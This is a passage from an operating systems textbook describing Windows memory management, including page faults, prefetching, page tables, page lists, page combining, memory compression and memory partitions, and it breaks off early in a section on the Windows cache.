Generally, pageable memory falls into one of two categories: *private pages* and *shareable pages*. Private pages only have meaning within the owning process; they are not shareable with other processes. As such, these pages become free pages when the process terminates. For example, VirtualAlloc calls allocate private memory for the process. Shareable pages represent memory that can be shared with other processes. Mapped files and pagefile-backed sections fall into this category. Since these pages have relevance outside of the process, they get cached in memory (on the standby or modified lists) even after the process terminates because some other process might need them. Each page fault can be considered as being in one of five categories:

1. The page referenced is not committed.
2. Access to a page has been attempted in violation of the permissions.
3. A shared copy-on-write page was about to be modified.
4. The stack needs to grow.
5. The page referenced is committed but not currently mapped in.

The first and second cases are due to programming errors. If a program attempts to use an address which is not supposed to have a valid mapping, or attempts an invalid operation (like attempting to write a read-only page), this is called an **access violation** and causes the memory manager to raise an exception, which, if not handled, results in termination of the process. Access violations are often the result of bad pointers, including accessing memory that was freed and unmapped from the process.

The third case has the same symptoms as the second one (an attempt to write to a read-only page), but the treatment is different. Because the page has been marked as *copy-on-write*, the memory manager does not report an access violation, but instead makes a private copy of the page for the current process and then returns control to the thread that attempted to write the page. The thread will retry the write, which will now complete without causing a fault.

The fourth case occurs when a thread pushes a value onto its stack and crosses onto a page which has not been allocated yet. The memory manager is programmed to recognize this as a special case. As long as there is still room in the virtual pages reserved for the stack, the memory manager will supply a new physical page, zero it, and map it into the process. When the thread resumes running, it will retry the access and succeed this time around.

Finally, the fifth case is a normal page fault. However, it has several subcases. If the page is mapped by a file, the memory manager must search its data structures, such as the prototype page table associated with the section object to be sure that there is not already a copy in memory. If there is, say in another process or on the standby or modified page lists, it will just share it—perhaps marking it as copy-on-write if changes are not supposed to be shared. If there is not already a copy, the memory manager will allocate a free physical page and arrange for the file page to be copied in from disk, unless another page is already transitioning in from disk, in which case it is only necessary to wait for the transition to complete.

When the memory manager can satisfy a page fault by finding the needed page in memory rather than reading it in from disk, the fault is classified as a **soft fault**. If the copy from disk is needed, it is a **hard fault**. Soft faults are much cheaper and have little impact on application performance compared to hard faults. Soft faults can occur because a shared page has already been mapped into another process, or the needed page was trimmed from the process' working set but is being requested again before it has had a chance to be reused. A common sub-category

of soft faults is *demand-zero* faults. These indicate that a zeroed page should be allocated and mapped in, for example, when the first access to a VirtualAlloc'd address occurs. When trimming private pages from process working sets, Windows checks if the page is entirely zero. If so, instead of putting the page on the modified list and writing it out to the pagefile, the memory manager frees the page and encodes the PTE to indicate a demand-zero fault on next access. Soft faults can also occur because pages have been compressed to effectively increase the size of physical memory. For most configurations of CPU, memory, and I/O in current systems, it is more efficient to use compression rather than incur the I/O expense (performance and energy) required to read a page from disk. We will cover memory compression in more detail later in this section.

When a physical page is no longer mapped by the page table in any process, it goes onto one of three lists: free, modified, or standby. Pages that will never be needed again, such as stack pages of a terminating process, are freed immediately. Pages that may be faulted again go to either the modified list or the standby list, depending on whether or not the dirty bit was set for any of the page table entries that mapped the page since it was last read from disk. Pages in the modified list will be eventually written to disk, then moved to the standby list.

Since soft faults are much quicker to satisfy than hard faults, a big performance improvement opportunity is to **prepage** or **prefetch** into the standby list, data that is expected to be used soon. Windows makes heavy use of prefetch in several ways:

1. **Page fault clustering**: When satisfying hard page faults from files or from the pagefile, the memory manager reads additional pages, up to a total of 64 KB, as long as the next page in the file corresponds to the next virtual page. That is almost always the case for regular files so mechanisms like pagefile reservations we described earlier in the section help clustering efficiency for pagefiles.

2. **Application-launch prefetching**: Application launches are generally very consistent from launch to launch: the same application and DLL pages are accessed. Windows takes advantage of this behavior by tracing the set of file pages accessed during an application launch, persisting this history on disk, identifying those pages that are indeed consistently accessed and prefetching them during the next launch potentially seconds before the application actually needs them. When the pages to prefetch are already resident in memory, no disk I/Os are issued, but when they are not, application-launch prefetch routinely issues hundreds of I/O requests to disk which significantly improves disk read efficiency on both rotational and solid state disks.

3. **Working set in-swap**: The working set of a process in Windows is composed of the set of user-mode virtual addresses that are mapped by valid PTEs, that is, addresses that can be accessed without a page

fault. Normally, when the memory manager detects memory pressure, it trims pages from process working sets in order to generate more available memory. The UWP application model provides an opportunity for a more optimized approach due to its lifetime management. UWP applications are suspended via their job objects when they are no longer visible and resumed when the user switches back to them. This reduces CPU consumption and power usage.

4. **Working set out-swap**. Working set out-swap involves reserving preferably sequential space in the pagefile for each page in the process working set and remembering the set of pages that are in the working set. In order to improve the chances of finding sequential space, Windows actually creates and uses a separate pagefile called *swapfile.sys* exclusively for working set out-swap. When under memory pressure, the entire working set of the UWP application is emptied at once and since each page is reserved sequential space in the swapfile, pages removed from the working set can be written out very efficiently with large, sequential I/Os. When the UWP application is about to be resumed, the memory manager performs a working set in-swap operation where it prefetches the out-swapped pages from the swapfile, using large, sequential reads, directly into the working set. In addition to maximizing disk read bandwidth, this also avoids any subsequent soft-faults because the working set is fully restored to its state before suspension.

5. **Superfetch**: Today's desktop systems generally have 8, 16, 32, 64, or even more GBs of memory installed, and this memory is largely empty after a system boot. Similarly, memory contents can experience significant disruptions, for example, when the user runs a big game, which pushes out everything else to disk, and then exits the game. Having GBs of empty memory is lost opportunity because the next application launch or switching to an old browser tab will need to page in lots of data from disk. Would it not be better if there was a mechanism to populate empty memory pages with useful data in the background, and cache them on the standby list? That's what Superfetch does. It's a user-mode service for proactive memory management. It tracks frequently-used file pages and prefetches them into the standby list when free memory is available. Superfetch also tracks paged out private pages of important applications and brings these into memory as well. As opposed to the earlier forms of prefetch, which are just-in-time, Superfetch employs background prefetch, using low-priority I/O requests in order to avoid creating disk contention with higher-priority disk reads.

Page Tables

The format of the page table entries differs depending on the processor architecture. For the x64 architecture, the entries for a mapped page are shown in Fig. 11-34. If an entry is marked valid, its contents are interpreted by the hardware so that the virtual address can be translated into the correct physical page. Unmapped pages also have entries, but they are marked *invalid* and the hardware ignores the rest of the entry. The software format is somewhat different from the hardware format and is determined by the memory manager. For example, for an unmapped page that must be allocated and zeroed before it may be used, that fact is noted in the page table entry.



Figure 11-34. A page table entry (PTE) for a mapped page on the Intel x86 and AMD x64 architectures.

Two important bits in the page table entry are updated by the hardware directly. These are the access (A) and dirty (D) bits. These bits keep track of when a particular page mapping has been used to access the page and whether that access could have modified the page by writing it. This really helps the performance of the system because the memory manager can use the access bit to implement the **LRU** (**Least-Recently Used**) style of paging. The LRU principle says that pages that have not been used the longest are the least likely to be used again soon. The access bit allows the memory manager to determine that a page has been accessed. The dirty bit lets the memory manager know that a page may have been modified, or more significantly, that a page has *not* been modified. If a page has not been modified since being read from disk, the memory manager does not have to write the contents of the page to disk before using it for something else.

The page table entries in Fig. 11-34 refer to physical page numbers, not virtual page numbers. To update entries in the page table hierarchy, the kernel needs to use virtual addresses. Windows maps the page table hierarchy for the current process into kernel virtual address space using a clever self-map technique, as shown in Fig. 11-35. By making an entry (the self-map PXE entry) in the top-level page table point to the top-level page table, the Windows memory manager creates virtual

addresses that can be used to refer to the entire page table hierarchy. Figure 11-35 shows two example virtual address translations (a) for the self-map entry and (b) for a page table entry. The self-map occupies the same 512 GB of kernel virtual address space for every process because a top-level PXE entry maps 512 GB.



Figure 11-35. The Windows self-map entries are used to map the physical pages of the page table hierarchy into kernel virtual addresses. This makes conversion between a virtual address and its PTE address very easy.

The Page Replacement Algorithm

When the number of free physical memory pages starts to get low, the memory manager starts working to make more physical pages available by removing them from user-mode processes as well as the system process, which represents kernel-mode use of pages. The goal is to have the most important virtual pages present in memory and the others on disk. The trick is in determining what *important* means. In Windows this is answered by making heavy use of the working-set concept. Each process (*not* each thread) has a working set. This set consists of the mapped-in pages that are in memory and thus can be referenced without a page fault. The size and composition of the working set fluctuates in unpredictable ways as the process' threads run, of course.

Working sets come into play only when the available physical memory is getting low in the system. Otherwise processes are allowed to consume memory as they choose, often far exceeding the working-set maximum. But when the system comes under **memory pressure**, the memory manager starts to squeeze processes back into their working sets, starting with processes that are over their maximum by the most. There are three levels of activity by the working-set manager, all of which is periodic based on a timer. New activity is added at each level:

1. **Lots of memory available:** Scan pages resetting access bits and using their values to represent the *age* of each page. Keep an estimate of the unused pages in each working set.
2. **Memory getting tight:** For any process with a significant proportion of unused pages, stop adding pages to the working set and start replacing the oldest pages whenever a new page is needed. The replaced pages go to the standby or modified list.
3. **Memory is tight:** Trim (i.e., reduce) working sets by removing the oldest pages.

The working set manager runs every second, called from the **balance set manager** thread. The working-set manager throttles the amount of work it does to keep from overloading the system. It also monitors the writing of pages on the modified list to disk to be sure that the list does not grow too large, waking the ModifiedPageWriter thread as needed.

Physical Memory Management

Above we mentioned three different lists of physical pages, the free list, the standby list, and the modified list. There is a fourth list which contains free pages that have been zeroed. The system frequently needs pages that contain all zeros. When new pages are given to processes, or the final partial page at the end of a file is read, a zero page is needed. It is time consuming to fill a page with zeros on demand, so it is better to create zero pages in the background using a low-priority thread. There is also a fifth list used to hold pages that have been detected as having hardware errors (i.e., through hardware error detection).

All pages in the system are managed using a data structure called the **PFN database** (**Page Frame Number database**), as shown in Fig. 11-36. The PFN database is a table indexed by physical page frame number where each entry represents the state of the corresponding physical page, using different formats for different page types (e.g., sharable vs. private). For pages that are in use, the PFN entry contains information about how many references exist to the page and how many page table entries reference it such that the system can track when the page is no longer in use. There is also a pointer to the PTE which references the physical page. For private pages, this is the address of the hardware PTE but for shareable

pages, it is the address of the prototype PTE. To be able to edit the PTE when in a different process address space, the PFN entry also contains the page frame index of the page that contains the PTE.



Figure 11-36. Some of the fields in the page-frame database for a valid page.

Additionally the PFN entry contains forward and backward links for the aforementioned page lists and various flags, such as *read in progress*, *write in progress*, and so on. To save space, the lists are linked together with fields referring to the next element by its index within the table rather than pointers. The table entries for the physical pages are also used to summarize the dirty bits found in the various page table entries that point to the physical page (i.e., because of shared pages). There is also information used to represent differences in memory pages on larger server systems which have memory that is faster from some processors than from others, namely NUMA machines.

One important PFN entry field is priority. The memory manager maintains *page priority* for every physical page. Page priorities range from 0 to 7 and reflect how "important" a page is or how likely it is to get re-accessed. The memory manager ensures that higher-priority pages are more likely to remain in memory rather than getting paged out and reused. Working set trimming policy takes page priority into account by trimming lower-priority pages before higher-priority ones even if they are more recently accessed. Even though we generally talk about the standby list as if it is a single list, it is actually composed of eight lists, one for each priority. When a page is inserted into the standby list, it is linked to the appropriate sublist based on its priority. When the memory manager is repurposing pages off the standby list, it does so starting with the lowest-priority sublists. That way, higher-priority pages are more likely to avoid getting repurposed.

Pages are moved between the working sets and the various lists based on actions taken by the processes themselves as well as the working-set manager and other system threads. Let us examine the transitions. When the working-set manager removes pages from a working set, or when a process unmaps a file from its address space, the removed pages goes on the bottom of the standby or modified list, depending on its cleanliness. This transition is shown as (1) in Fig. 11-37.



Figure 11-37. The various page lists and the transitions between them.

Pages on both lists are still live pages, so if a page fault occurs and one of these pages is needed, it is removed from the list and faulted back into the working set without any disk I/O (2). When a process exits, its private pages are not live anymore, so they move to the free list regardless of whether they were in the working set or on the modified or standby lists (3). Any pagefile space in use by the process is also freed.

Other transitions are caused by other system threads. Every 4 seconds the balance set manager thread runs and looks for processes all of whose threads have been idle for a certain number of seconds. If it finds any such processes, their kernel stacks are unpinned from physical memory and their pages are moved to the standby or modified lists, also shown as (1).

Two other system threads, the **mapped page writer** and the **modified page writer**, wake up periodically to see if there are enough clean pages. If not, they take pages from the top of the modified list, write them back to disk, and then move them to the standby list (4). The former handles writes to mapped files and the latter handles writes to the pagefiles. The result of these writes is to transform modified (dirty) pages into standby (clean) pages.

The reason for having two threads is that a mapped file might have to grow as a result of the write, and growing it requires access to on-disk data structures to allocate a free disk block. If there is no room in memory to bring them in when a

page has to be written, a deadlock could result. The other thread can solve the problem by writing out pages to a paging file.

The other transitions in Fig. 11-37 are as follows. If a process takes an action to end the lifetime of a group of pages, for example, by decommitting private pages or closing the last handle on a pagefile-backed section or deleting a file, the associated pages become free (5). When a page fault requires a page frame to hold the page about to be read in, the page frame is taken from the free list (6), if possible. It does not matter that the page may still contain confidential information because it is about to be overwritten in its entirety.

The situation is different during demand-zero faults, for example, when a stack grows or when a process takes a page fault on a newly committed private page. In that case, an empty page frame is needed and the security rules require the page to contain all zeros. For this reason, another kernel system thread, the **ZeroPage thread**, runs at the lowest priority (see Fig. 11-26), erasing pages that are on the free list and putting them on the zeroed page list (7). Whenever the CPU is idle and there are free pages, they might as well be zeroed since a zeroed page is potentially more useful than a free page and it costs nothing to zero the page when the CPU is idle. On big servers with terabytes of memory distributed across multiple processor sockets, it can take a long time to zero all that memory. Even though zeroing memory might be thought of as a background activity, when a cloud provider needs to start a new VM and give it terabytes of memory, zeroing pages can easily be the bottleneck. For this reason, the ZeroPage thread is actually composed of multiple threads assigned to each processor and carefully managed to maximize throughput.

The existence of all these lists leads to some subtle policy choices. For example, suppose that a page has to be brought in from disk and the free list is empty. The system is now forced to choose between taking a clean page from the standby list (which might otherwise have been faulted back in later) or an empty page from the zeroed page list (throwing away the work done in zeroing it). Which is better?

The memory manager has to decide how aggressively the system threads should move pages from the modified list to the standby list. Having clean pages around is better than having dirty pages around (since clean ones can be reused instantly), but an aggressive cleaning policy means more disk I/O and there is some chance that a newly cleaned page may be faulted back into a working set and dirtied again anyway. In general, Windows resolves these kinds of trade-offs through algorithms, heuristics, guesswork, historical precedent, rules of thumb, and administrator-controlled parameter settings.

Page Combining

One of the interesting optimizations the memory manager performs to optimize system memory usage is called **page combining**. UNIX systems do this, too, but they call it "deduplication," as discussed in Chap. 3. Page combining is the act of single-instancing identical pages in memory and freeing the redundant ones.

Periodically, the memory manager scans process private pages and identifies identical ones by computing hashes to pick candidates and then performing a byte-by-byte comparison after blocking any modification to candidate pages. Once identical pages are found, these private pages are converted to shareable pages transparently to the process. Each PTE is marked copy-on-write such that if any of the sharing processes writes to a combined page, they get their own copy.

In practice, page combining results in fairly significant memory savings because many processes load the same system DLLs at the same addresses which result in many identical pages due to copy-on-written import address table pages, writable data sections and even heap allocations with identical contents. Interestingly, the most common combined page is entirely composed of zeroes, indicating that a lot of code allocates and zeroes memory, but does not write to it afterwards.

While page combining sounds like a broadly applicable optimization, it has various security implications that must be considered. Even though page combining happens without application involvement and is hidden from applications—for example, when they call Win32 APIs to query whether a certain virtual address range is private or shareable—it is possible for an attacker to determine whether a virtual page is combined with others by timing how long it takes to write to the page (and other clever tricks). This can allow the attacker to infer contents of pages in other, potentially more privileged, processes leading to information disclosure. For this reason, Windows does not combine pages across different security domains, except for "well-known" page contents like all-zeroes.

11.5.4 Memory Compression

Another significant performance optimization in Windows memory management is memory compression. It's a feature enabled by default on client systems, but off by default on server systems. Memory compression aims to fit more data into physical memory by compressing currently unused pages such that they take up less space. As a result, it reduces hard page faults and replaces them with soft faults involving a decompression step. Finally, it reduces the volume of pagefile writes as well since all data written to the pagefile is now compressed. Memory compression is implemented in an executive component called the **store manager** which closely integrates with the memory manager and exposes to it a simple key-value interface to add, retrieve, and remove pages.

Let us follow the journey of a private page in a process working set as it goes through the compression pipeline, illustrated in Fig. 11-38. When the memory manager decides to trim the page from the working set based on its normal policies, the private page ends up on the modified list. At some point, the memory manager decides, again based on usual policies, to gather pages from the modified list to write to the pagefile.

Since our page is not compressed, the memory manager calls the store manager's SmPageWrite routine to add the page to a store. The store manager chooses



Figure 11-38. Page transitions with memory compression (free/zero lists and mapped files omitted for clarity).

an appropriate store (more on this later), compresses the page into it and returns to the memory manager. Since the page contents have been safely compressed into a store, the memory manager sets its page priority to the lowest (zero) and inserts into the standby list. It could have freed the page, but caching it at low priority is generally a better option because it avoids decompression in case the page may get soft-faulted from the standby list. Let us assume the page has been repurposed off the priority 0 standby sublist and now the process decides to write to the page. That access will result in a page fault and the memory manager will determine that the page is saved to the store manager (rather than the pagefile), so it will allocate a new physical page and call SmPageRead to retrieve page contents into the new physical page. The store manager will route the request to the appropriate store which will find and decompress the data into the target page.

Astute readers may notice that the store manager behaves almost exactly like a regular pagefile, albeit a compressed one. In fact, the memory manager treats the store manager just like another pagefile. During system initialization, if memory compression is enabled, the memory manager creates a **virtual pagefile** to represent the store manager. The size of the virtual pagefile is largely arbitrary, but it limits how many pages can be saved in the store manager at one time, so an appropriate size based on the system commit limit is picked. For most intents and purposes, the virtual pagefile is a real pagefile: it uses one of the 16 pagefile slots and has the same underlying bitmap data structures to manage available space. However, it does not have a backing file and, instead, uses the store manager SmPageRead and SmPageWrite interface to perform I/O. So, during modified page writing, a virtual pagefile offset is allocated for the uncompressed page and the pagefile offset combined with the pagefile number is used as the *key* to identify the page when handing it over to the store manager. After the page is compressed, the PFN entry

and the PTE associated with the page is updated with pagefile index and offset exactly as it is done for a regular pagefile write. When pages in the virtual pagefile are modified or freed and corresponding pagefile space marked free, a system thread called the **store eviction thread** is notified to evict the corresponding keys from store manager via SmPageEvict. One difference between regular pagefiles and the store manager virtual pagefile is that whereas clean pages faulted into working sets are not removed from regular pagefiles, they are evicted from the store manager to avoid keeping both the uncompressed and the compressed copy of the page in memory.

As indicated in Fig. 11-38, the store manager can manage multiple stores. A **system store** is created at boot time as the default store for modified pages. Additional, per-process stores can also be created for individual processes. In practice, this is done for UWP applications. The store manager picks the appropriate store for an incoming modified page based on the owning process.

When the store manager initializes at boot time, it creates the MemCompression system process which provides the user-mode address space for all stores to allocate their backing memory into which incoming pages are compressed. This backing store is regular private pageable memory, allocated with a variant of VirtualAlloc. As such, the memory manager may choose to trim these pages from the MemCompression process working set or a store may decide to explicitly remove them. Once removed, these pages go to the modified list as usual, but since they are coming from the MemCompression process, and thus, are already compressed, the memory manager writes them directly to the pagefile. That's why, when memory compression is enabled, all writes to the pagefile contain compressed data from the MemCompression process.

We mentioned above how UWP applications get their own stores rather than using the system store. This is done to optimize the working set in-swap operation we described earlier. When a per-process store is present, the out-swap proceeds normally at UWP application suspend time except that no pagefile reservation is made. This is because the pages will go to the store manager virtual pagefile and sequentiality is not important since the allocated offsets are only used to construct keys to associate with pages. Later, when the UWP process working set is emptied due to memory pressure, all pages are compressed into the per-process store.

At this point, the compressed pages of the per-process store are out-swapped, reserving sequential space in the swapfile. If memory pressure continues, these compressed pages may be explicitly emptied or trimmed from the MemCompression process working set, get written out to the pagefile and remain cached on the standby list or leave memory. When the UWP application is about to be resumed, during working set in-swap, the system carefully choreographs disk read and decompression operations to maximize parallelism and efficiency. First, a store in-swap is kicked off to bring the compressed pages belonging to the store into the MemCompression process working set from the swapfile using large, sequential I/Os. Of course, if the compressed pages never left memory (which is very likely),

no actual I/Os need to be issued. In parallel, the working set in-swap for the UWP process is initiated, which uses multiple threads to decompress pages from the per-process store. The precise ordering of pages for these two operations ensures that they make progress in parallel with no unnecessary delays to reconstruct the UWP process working set quickly.

11.5.5 Memory Partitions

A memory partition is an instantiation of the memory manager with its own isolated slice of RAM to manage. Being kernel objects, they support naming and security. There are NT APIs for creating and managing them as well as allocating memory from them using partition handles. Memory can be hot-added into a partition or moved between partitions. At boot time, the system creates the initial memory partition called the **system partition** which owns all memory on the machine and houses the default instance of memory management. The system partition is actually named and can be seen in the object manager namespace at *\KernelObjects\MemoryPartition0*.

Memory partitions are mainly targeted at two scenarios: memory isolation and workload isolation. *Memory isolation* is when memory needs to be set aside for later allocation. For such scenarios, a memory partition can be created and appropriate memory can be added to it (e.g., a mix of 4 KB/2 MB/1 GB pages from select NUMA nodes). Later, pages can be allocated from the partition using regular physical memory allocation APIs which have variants that accept memory partition handles or object pointers. Azure servers which host customer VMs utilize this approach to set aside memory for VMs and ensure that other activity on the server is not going to interfere with that memory. It's important to understand that this is very different from simply pre-allocating these pages because the full set of memory management interfaces to allocate, free, and efficient zeroing of memory is available within the partition.

Workload isolation is necessary in situations where multiple separate workloads need to run concurrently without interfering with one another. In such scenarios, isolating the workloads' CPU usage (e.g., by affinitizing workloads to different processor cores) is not sufficient. Memory is another resource that needs isolation. Otherwise, one workload can easily interfere with others by repurposing all pages on the standby list (causing others to take more hard faults) or by dirtying lots of pagefile- and file-backed memory (depleting available memory and causing new memory allocations to block until dirty pages are written out) or by fragmenting physical memory and slowing down large or huge page allocations.

Memory partitions can provide the necessary workload isolation. By associating a memory partition with a job object, it is possible to confine a process tree to a memory partition and use the job object interfaces to set the desired CPU and disk I/O restrictions for complete resource isolation.

Being an instance of memory management, a memory partition includes the following major components as shown in Fig. 11-39:

1. **Page lists**: Each partition owns its isolated slice of physical memory, so it maintains its own free, zero, standby, and modified page lists.
2. **System process**: Each partition creates its own minimal system process called "PartitionSystem." This process provides the address space to map executables during load as well as housing per-partition system threads.
3. **System threads**: Fundamental memory management threads such as the zero page thread, the working set manager thread, the modified and mapped page writer threads are all created per-partition. In addition, other components such as the cache manager we will discuss in Sec. 11.6 also maintain per-partition threads. Finally, each partition has its dedicated system thread pool such that kernel components can queue work to it without worrying about contention from other workloads.
4. **Pagefiles**: Each partition has its own set of pagefiles and associated modified page writer thread. This is critical for maintaining its own commit.
5. **Resource tracking**: Each partition holds its own memory management resources such as commit and available memory to independently drive policies such as working set trimming and pagefile writing.

Notably, a memory partition does not include its own PFN database. Instead, it maintains a data structure describing the memory ranges it is responsible for and uses the system global PFN database entries. Also, most threads and data structures are initialized on demand. For example, the modified page writer thread is not necessary until a pagefile is created in the partition.

All in all, memory management is a highly complex executive component with many data structures, algorithms, and heuristics. It attempts to be largely self tuning, but there are also many knobs that administrators can tweak to affect system performance. A number of these knobs and the associated counters can be viewed using tools in the various tool kits mentioned earlier. Probably the most important thing to remember here is that memory management in real systems is a lot more than just one simple page replacement algorithm like clock or aging.

11.6 CACHING IN WINDOWS

The Windows cache improves the performance of file systems by keeping recently and frequently used regions of files in memory. Rather than cache physical addressed blocks from the disk, the cache manager manages virtually addressed



Figure 11-39. Memory partition data structures.

blocks, that is, regions of files. This approach fits well with the structure of the native NT File System (NTFS), as we will see in Sec. 11.8. NTFS stores all of its data as files, including the file-system metadata.

The cached regions of files are called *views* because they represent regions of kernel virtual addresses that are mapped onto file-system files. Thus, the actual management of the physical memory in the cache is provided by the memory manager. The role of the cache manager is to manage the use of kernel virtual addresses for views, arrange with the memory manager to pin pages in physical memory, and provide interfaces for the file systems.

The Windows cache-manager facilities are shared among all the file systems. Because the cache is virtually addressed according to individual files, the cache manager is easily able to perform read-ahead on a per-file basis. Requests to access cached data come from each file system. Virtual caching is convenient because the file systems do not have to first translate file offsets into physical block numbers before requesting a cached file page. Instead, the translation happens later when the memory manager calls the file system to access the page on disk.

Besides management of the kernel virtual address and physical memory resources used for caching, the cache manager also has to coordinate with file systems regarding issues like coherency of views, flushing to disk, and correct maintenance of the end-of-file marks—particularly as files expand. One of the most difficult aspects of a file to manage between the file system, the cache manager, and the memory manager is the offset of the last byte in the file, called the **ValidDataLength**. If a program writes past the end of the file, the blocks that were

